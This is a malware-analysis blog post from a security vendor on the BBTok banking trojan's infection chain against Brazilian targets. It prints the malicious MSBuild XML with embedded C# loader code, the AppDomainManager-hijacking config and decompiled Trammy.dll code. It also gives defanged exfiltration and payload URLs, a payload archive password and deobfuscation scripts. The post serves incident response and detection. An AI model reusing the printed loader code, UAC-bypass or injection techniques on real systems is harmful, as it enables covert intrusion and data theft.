A hard look at at BBTok

gdatasoftware.com/blog/2024/09/38039-bbtok-deobfuscating-net-loader

We break down the full infection chain of the Brazilian-targeted threat BBTok and demonstrate how to deobfuscate the loader DLL using PowerShell, Python, and dnlib.

In a complex infection chain that starts with an email containing an ISO image, this malware stands out by its way of compiling C# code directly on the infected machine. It also uses a technique known as AppDomain Manager Injection to advance execution. Articles from Checkpoint and TrendMicro describe a similar infection chain and attribute it to BBTok banker, but to our knowledge, no one has yet published an analysis on the obfuscated .NET based loader named Trammy.dll.

The loader writes a log file with obscure words onto infected machines, for which we provide a translation table so that incident responders can decode the logs.


The obfuscation of Trammy.dll, which uses a ConfuserEx variant, prevents current automatic tools from retrieving the strings. We provide the necessary scripts and commands to deobfuscate them.

Intrusion utilizing the Microsoft Build Engine

Recently, we discovered several malicious ISO images[F1-4] in our telemetry, apparently targeting Brazilian entities. A comment on Virustotal mentions that they are delivered via email. All these ISOs[F1-4] contain one Windows shortcut file (LNK)[F5] and one folder (see figure 1). Inside the folder we found an executable[F6], an XML file[F7], a PDF[F8] and a ZIP archive[F9].

The LNK file[F5], **DANFE10103128566164.pdf.lnk**, links to the executable[F6] in the folder and passes the XML file[F7] as input along with the –nologo option. All files inside the ISO[F1] are named "DANFE10103128566164" which includes the Portuguese acronym "DANFE". The acronym means "**D**ocumento **A**uxiliar da **N**ota **F**iscal **E**lectronica" and refers to a digital invoice usually distributed in PDF format between Brazilian companies.

The attackers take advantage of this by disguising the LNK file[F5] with the PDF icon that is embedded within the standard Microsoft Edge executable (msedge.exe) of the system to lure targets into executing it.



```
Name                        Date modified      Type          Size
DANFE10103128566164         9/2/2024 4:37 PM   File folder
DANFE10103128566164.pdf     9/2/2024 4:37 PM   Shortcut      2 KB
```

```
        File size: 0
        File attribute flags: 0
        Primary name: DANFE10103128566164.exe

  LINK INFO: {}

  DATA:
    Relative path: ..\..\..\..\..\DANFE10103128566164\DANFE10103128566164.exe
    Command line arguments: -nologo .\DANFE10103128566164\DANFE10103128566164.xml
    Icon location: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe

  EXTRA:
    ICON LOCATION BLOCK:
      Size: 788
      Target ansi: '%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe'
      Target unicode: '%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe'
```


```
Name                        Date modified       Type                           Size
DANFE10103128566164.exe     9/15/2018 8:14 AM   Application                    256 KB
DANFE10103128566164.pdf     2/1/2024 1:42 PM    Firefox PDF Document            38 KB
DANFE10103128566164.xml     9/2/2024 4:37 PM    Microsoft Edge HTML Document     3 KB
DANFE10103128566164.zip     9/2/2024 4:37 PM    Compressed (zipped) Folder     489 KB
```

File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info

```
Name                              Size     Packed Size  Modified          Created  Accessed  Attributes  Encrypte
DANFE10103128566164.dll           546 816  499 146      2024-08-19 17:03
DANFE10103128566164.exe.config    999      502          2024-09-02 16:37

0 object(s) selected
```

Figure 1: Content of the ISO image

The executable, **DANFE10103128566164.exe**[F6], is a validly signed Microsoft Build Engine version 4.7.3190.0 (MSBuild.exe). The malware uses it to compile malicious C# code embedded within the XML file[F7] on the infected machine (see figure 2). The result of the compilation process is a .NET DLL[F13] which is dropped and executed in the local TEMP folder with a randomized name. Since the plain C# code is included in the XML file[F7], the analysis is straightforward.



```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
    <Target Name="erherherherh"><WRzABqxtGRI /></Target>
    <UsingTask TaskName="WRzABqxtGRI" TaskFactory="CodeTaskFactory" AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll">
        <Task>
            <Reference Include="System.Windows.Forms"/>
            <Code Type="Class" Language="cs">
                <![CDATA[
                    using System;
                    using System.IO;
                    using System.Runtime.InteropServices;
                    using Microsoft.Build.Framework;
                    using Microsoft.Build.Utilities;
                    using System.Threading;
                    using System.Diagnostics;
                    using System.Windows.Forms;

                    public class WRzABqxtGRI :  Task, ITask {

                        private Mutex XmiICnCUwlYC;
                        private DirectoryInfo RJfMAoTxphsv;

                        public override bool Execute() {
                            Process.Start(Path.Combine(Path.GetDirectoryName(Application.ExecutablePath), Path.GetFileNameWithoutExtension(Application.ExecutablePath) + ".pdf"));
                            var GGLjvaLqVcTbrG = Path.Combine(Path.GetDirectoryName(Application.ExecutablePath), Path.GetFileNameWithoutExtension(Application.ExecutablePath) + ".zip");
                            RJfMAoTxphsv = Directory.CreateDirectory(Path.Combine("C:\\ProgramData\\", "regid.5498-06.com.microsoft"));
                            mbDOIWXDBoHTQ("powershell.exe", "-C Copy-Item '" + Application.ExecutablePath + "' -Destination '"+ RJfMAoTxphsv.FullName+"'; Expand-Archive '" + GGLjvaLqVcTbrG + "' -Destination " + RJfMAoTxphsv.FullName);
                            if (ZOVwqdhJ("TiiSbtvhvbCMW")) {
                                ehyoVXZ();
                            }
                            return true;
                        }


                        public bool ZOVwqdhJ(string Wfxnu) {
                            bool dnjZyTzyb;
                            XmiICnCUwlYC = new Mutex(false, Wfxnu, out dnjZyTzyb);
                            return dnjZyTzyb;
                        }
```

Figure 2: XML project file[F7] for Microsoft Build Engine containing the malicious C# code

First, the freshly compiled .NET DLL[F13] opens the decoy PDF[F8] which displays a DANFE invoice to the target user. Afterwards, it extracts the ZIP archive[F9] and copies the Microsoft Build Engine[F6] to **C:\ProgramData\regid.5498-06.com.microsoft**[P1] via PowerShell. Finally, it leverages a UAC bypass using ProgIDs together with the auto-elevated system binary **computerdefaults.exe** to run the Microsoft Build Engine[F6] once again.

This time, however, MSBuild.exe[F6] does not compile C# code again but runs another DLL, Trammy.dll[F10], based on project configuration file[F11]. Both are extracted from the previously mentioned ZIP archive[F9]. To prevent consecutive execution of the UAC bypass, it creates a local mutex called **TiiSbtvhvbCMW**.

Figure 3 shows a comprehensive overview of this part of the infection chain.





Figure 3: Stage 1—Utilizing Microsoft Build Engine to execute .NET DLLs; the letters and numbers in square brackets are references into the IoC table (click to enlarge)

AppDomain Manager Injection

The configuration file[F11] declares the class `SacApp.SacApp` of Trammy.dll[F10] as AppDomainManager (see figure 4). An AppDomainManager is responsible for customizing the AppDomain of an application, which is an isolated environment for the managed code.

That means declaring `SacApp.SacApp` as AppDomainManager leads to the execution of malicious code in `InitializeNewDomain()` - a standard method that has been overridden by SacApp.SacApp[F10]. This technique is known as AppDomain Manager Injection.


```
<?xml version ="1.0"?>
<configuration>
    <configSections>
        <section name="msbuildToolsets" type="Microsoft.Build.BuildEngine.ToolsetConfigurationSection, Microsoft.Build.Engine, Version=3.5.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a" />
    </configSections>
    <runtime>
        <generatePublisherEvidence enabled="false" />
        <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
            <dependentAssembly>
                <assemblyIdentity name="Trammy" publicKeyToken="335b8b81bd873517" culture="neutral" />
            <codeBase version="2.3.2.1" href="DANFE10103128566164.dll"/>
         </dependentAssembly>
        </assemblyBinding>
        <etwEnable enabled="false" />
        <appDomainManagerAssembly value="Trammy, Version=2.3.2.1, Culture=neutral, PublicKeyToken=335b8b81bd873517" />
        <appDomainManagerType value="SacApp.SacApp" />
    </runtime>
    <!-- To define one or more new toolsets, add an 'msbuildToolsets' element in this file. -->
</configuration>
```
Figure 4: The class SacApp.SacApp is registered as AppDomainManagerType in the .config file [F11]

Deobfuscation of Trammy.dll

DANFE10103128566164.dll[F10], is not packed but obfuscated with ConfuserEx. It has the module name Trammy.dll. Specific deobfuscation tools like NoFuserEx and de4dot-cex remove the control flow flattening, but do not automatically retrieve the strings.

There are five string decode methods and each one takes an integer as key that it uses to compute the deobfuscated string. After applying de4dot-cex to the DLL, we retrieve all these keys using dnlib and Python. This code searches for pairs of `ldc_i4` and `call` instructions, and returns the `ldc_i4` operands. This may return more than the string decoding keys, but it does not matter for the steps that follow.

```
import clr
clr.AddReference(r'dnlib.dll')

import dnlib
from dnlib.DotNet import *
from dnlib.DotNet.Emit import OpCodes


def extract_values_from_method(method):
    if not method.HasBody: return []
    values = []
    instr = [x for x in method.Body.Instructions]
    while len(instr) >= 2:
        ldc_i4 = instr[0]
        call_instr = instr[1]
        if ldc_i4.OpCode.Code == OpCodes.Ldc_I4.Code and call_instr.OpCode.Code ==
OpCodes.Call.Code:
            print('found pattern in', method)
            i4_val = ldc_i4.GetLdcI4Value()
            print('value', i4_val)
            values.append(i4_val)
        instr = instr[1:]
    return values

def extract_values_from_module(module):
    values = []
    for t in module.GetTypes():
        for m in t.Methods:
            values.extend(extract_values_from_method(m))
    return values

afile = r"DANFE10103128566164.dll"
module = ModuleDefMD.Load(afile) # type: ignore
values = extract_values_from_module(module)
print(values)
print('done')
```

We use DnSpy's IL editing feature to remove the anti-reversing checks from the five string decoding methods. Every methods starts with an if statement that checks if the caller is the current assembly. If it is not the current assembly, an empty string will be returned. Replacing the if statement with NOP instructions allows us to execute the code from PowerShell.

We recover the strings dynamically for each method using the following PowerShell commands. The variable `$nums` is an array of all the keys that we extracted with the previous script. The string decoding methods have two characteristics that must be taking into account.

1. They are located in the global type `<Module>` and cannot be accessed via `[namespace.ClassName]::methodname()`. So we resolve the string decoding methods via their token instead (here 0x6000005).

2. The string decoding methods have a generic return type, so we must provide the return type via `MakeGenericMethod([string])`.

```
$nums = @(<extracted keys>)
$assembly = [Reflection.Assembly]::LoadFile("DANFE10103128566164_antidebug_fixed.dll")
$method = $assembly.ManifestModule.ResolveMethod(0x6000005)
$gen = $method.MakeGenericMethod([string])
$nums | ForEach-Object { try { "$($_):" + $gen.Invoke($null, @(
$_.PSObject.BaseObject )) } catch {} } > result.txt
```


The last command creates a mapping of the keys for the string decoding methods to the deobfuscated strings. The try-catch swallows any error messages that would be printed due to wrong keys.

We repeat these commands for all string decoding methods until we have a merged **result.txt** that contains all keys and decoded strings. This file will also have empty mappings that we remove with by replacing the regex `^.*:\r\n$` with nothing. We transform the result into a Python dictionary by replacing `^(-?\d+):(.*)$` with `\1:r'\2',` (Notepad++ syntax). Then we slightly modify the previous Python script so that it replaces `call` instructions to the string decoding functions with `ldstr` instructions and the appropriate deobfuscated string as operand.

```
import clr
clr.AddReference(r'dnlib.dll')

import dnlib
from dnlib.DotNet import *
from dnlib.DotNet.Emit import OpCodes

strings_dict = { <key to deobfuscated string from previous step> }

def decrypt_strings_from_method(method):
    if not method.HasBody: return []
    instr = [x for x in method.Body.Instructions]
    while len(instr) >= 2:
        ldc_i4 = instr[0]
        call_instr = instr[1]
        if ldc_i4.OpCode.Code == OpCodes.Ldc_I4.Code and call_instr.OpCode.Code == 
OpCodes.Call.Code:
            i4_val = ldc_i4.GetLdcI4Value()
            if i4_val in strings_dict:
                dec_str = strings_dict.get(i4_val)
                call_instr.OpCode = OpCodes.Ldstr
                call_instr.Operand = dec_str
                ldc_i4.OpCode = OpCodes.Nop
                print('decoded', dec_str)
        instr = instr[1:]

def decrypt_strings_from_module(module):
    for t in module.GetTypes():
        for m in t.Methods:
            decrypt_strings_from_method(m)

afile = r"DANFE10103128566164_fixed_antidebug.dll"
module = ModuleDefMD.Load(afile)
decrypt_strings_from_module(module)
out_file = afile + '.deobfus'
module.Write(out_file)
print('done')
```


We execute the script on the Trammy.dll and successfully deobfuscate the strings. As a final step, we use Simple Assembly Explorer to remove indirect calls by selecting the 'Nothing' profile in the deobfuscator and enabling the 'Direct Call' option.

Figures 5 and 6 show the `SacApp.SacApp.InitializeNewDomain` method before and after applying string deobfuscation and indirect call removal.



```
SacApp
using System;
using System.Diagnostics;
using System.IO;
using System.Windows.Forms;

namespace SacApp
{
    // Token: 0x0200000C RID: 12
    public sealed class SacApp : AppDomainManager
    {
        // Token: 0x06000039 RID: 57 RVA: 0x00004618 File Offset: 0x00002818
        public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
        {
            Class5 @class = new Class5();
            try
            {
                Class5.SetWindowPos(Class5.GetConsoleWindow(), Class5.intptr_0, 0, 0, 0, 0, Class5.uint_0);
                if (!@class.method_10())
                {
                    SacApp.smethod_5(SacApp.smethod_4(SacApp.smethod_1(SacApp.smethod_0()), SacApp.smethod_3(SacApp.smethod_2(SacApp.smethod_0()),
                      <Module>.smethod_3<string>(1625853217))));
                }
            }
            catch (Exception)
            {
            }
            @class.method_0();
        }
```

Figure 5: Custom AppDomainManager class after removing control flow obfuscation with de4dot-cex (click to enlarge)



```
SacApp
using System;
using System.Diagnostics;
using System.IO;
using System.Windows.Forms;

namespace SacApp
{
    // Token: 0x0200000C RID: 12
    public sealed class SacApp : AppDomainManager
    {
        // Token: 0x06000039 RID: 57 RVA: 0x00004600 File Offset: 0x00002800
        public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
        {
            Class5 @class = new Class5();
            try
            {
                Class5.SetWindowPos(Class5.GetConsoleWindow(), Class5.intptr_0, 0, 0, 0, 0, Class5.uint_0);
                if (!@class.isAdmin())
                {
                    Process.Start(Path.Combine(Path.GetDirectoryName(Application.ExecutablePath), Path.GetFileNameWithoutExtension
                      (Application.ExecutablePath) + ".pdf"));
                }
            }
            catch (Exception)
            {
            }
            @class.MainMalCode();
        }
```

Figure 6: Custom AppDomainManager class after de4dot-cex, string deobfuscation and indirect call elimination, the methods isAdmin and MainMalcode were manually renamed (click to enlarge)

Trammy.dll Analysis

Trammy.dll[F10] starts execution in the method `InitializeNewDomain()` of `SacApp.SacApp` because it has been declared as AppDomainManager by the config[F11].

First, it opens the decoy PDF[F8]. Then it checks if the malicious code shall be run. Two conditions need to be met

1. A file named **C:\ProgramData\internal_drive_version2.3.4.txt**must not exist—this is an empty file that will be created later
2. **hxxp://ipwho(dot)is/** must report that the IP is Brazilian

While the first condition ensures that the code is only executed once, the second check confirms that the malware runs in the targeted area Brazil. That way automatic sandbox systems are hindered from determining maliciousness unless they use Brazilian IPs or proxies.

Log File Translation

The malware creates a log file in **C:\ProgramData\log.txt[P3]** that encodes stages of execution with specific keywords.

Log entry	Meaning
START	The checks 1. and 2. succeeded and the main malicious routine executed
ADMIN	malware had admin rights
R	attempted to create a mutex ‘KOKKIIKKKOOOO’
MTX_F	mutex ‘KOKKIIKKKOOOO’ was created successfully
CP	CCProxy was downloaded and installed as service
T	OS information was extracted
SV	Service that autoruns the Delphi payload as fake explorer.exe[F14] was created

Additionally, potential exception messages and their stack traces are written to the log.

That means incident responders can locate this log file to figure out what the malware did to the infected system.

Exfiltrated OS Info

Trammy.dll[F10] obtains the following information via Windows Management Instrumentation (WMI) from the ManagementObject **Win32_OperatingSystem**:

- OSVersion
- CSName
- Caption
- Version
- SerialNumber
- BuildNumber
- OsArchitecture


Furthermore, it obtains the SerialNumber for all **Win32_PhysicalMedia** objects and appends the string 'VM' whenever the serial number is null, most likely used as indicator that the malware is running in a virtual machine. The malware also obtains a list of all antivirus programs. The resulting information is sent to the URL below[U1]

hxxps://contador(dot)danfajuda(dot)com/contador/save.php

Download, Decryption and Persistence

Next, Trammy.dll[F10] schedules a task that adds the folder **C:\ProgramData** to Windows Defender's exclusions.

The DLL contacts the open directory **hxxps://fileondemandd(dot)site/[U2]** (see figure 8) and downloads the ZIP archive filea.tat[F12].


https://fileondemandd.site

Index of /

Name	Last Modified	Size
cgi-bin	2024-07-29 13:19	-
nc_assets	2023-05-17 20:48	-
filea.dat	2024-08-19 14:04	10157k
filea.tat	2024-08-05 18:13	15539k

Proudly Served by LiteSpeed Web Server at fileondemandd.site Port 443

Figure 8: index of the file storage that contains the ZIP archive filea.tat


The archive is password protected. The password is **vsfdefender** and has not been changed in a long time, e.g., the archives in the Checkpoint article from one year ago also use this password (samples are named BBTok by Checkpoint with filenames fe, fe2, and fe235). However, this password only succeeds for the files that are being used by the malware. Attempting to unpack the whole archive with this password results in 'wrong password' error messages. This could be intentional to thwart bruteforcing of the archive's password.

We obtained seven files from the ZIP archive[F12]. Six of them (CCProxy.exe[F15], wke.dll[F16], Web.exe[F17], CCProxy.ini, AccInfo.ini and LeftTime.ini) belong to the CCProxy application developed by Youngzsoft Co., Ltd that can be used, for example, to filter and monitor network traffic. Trammy.dll[F10] extracts all of them to **C:\Program Files\SearchIndexer**[P4] except for Web.exe[F17] which remains unused. CCProxy.exe[F15], masked as **SearchIndexer.exe** (with small "L" instead of large "i"), is the main application and registered as a local service which automatically starts on Windows boot. CCProxy.ini and AccInfo.ini configure CCProxy to accept HTTP connections from localhost on port 8118, which is used to disguise the communication with the CnC server[U3].

The wke.dll[F16] is superfluous because it is only required by the non-extracted Web.exe[F17]. The seventh file is named explorer.exe[F14] and was compiled with Embarcadero Delphi 11.0 Alexandria. Trammy.dll[F10] extracts it to the program data folder and registers it as a local service as well. In previous articles (link 1, link 2), the Delphi payload was BBTok.

After establishing persistence, Trammy.dll[F10] creates the empty file **internal_drive_version2.3.4.txt**[P2], which is used to determine if the code already ran. Then Trammy.dll[F10] displays the default Windows license expiration warning and reboots the system. On reboot, the CCProxy service starts with its custom configuration and the fake explorer.exe[F14] is called with a renamed filea.tat[F12] as argument. Figure 9 shows the overview for this part of the infection chain.

In our next article, we will describe how the Delphi payload[F14] communicates with the CNC server[U3] via CCProxy using the Realthinclient SDK.


Stage 2
[F10]
Trammy.dll
[F11]
Config File
[F6]
Microsoft Build Engine
[F8]
PDF File
open decoy PDF
no
Admin?
yes
Brazilian IP and file at [P2] not exists?
yes
Admin?
yes
no
Local Mutex
already exists?
yes
abort
no
Add C:\ProgramData to Windows Defender Exclusion list
Download and extract encrypted ZIP archive filea.tat [F12]
[F15]
Create auto-start service for SearchIndexer.exe
[F14]
Create auto-start service for fake explorer.exe
[F12]
Encrypted ZIP Archive
CCProxy.ini
AccInfo.ini
LeftTime.ini
wke.dll [F16]
Web.exe [F17]
SearchIndexer.exe (CCProxy) [F15]
[F14] fake explorer.exe (Taipiras Malware)
Exfiltrate system information to [U1]
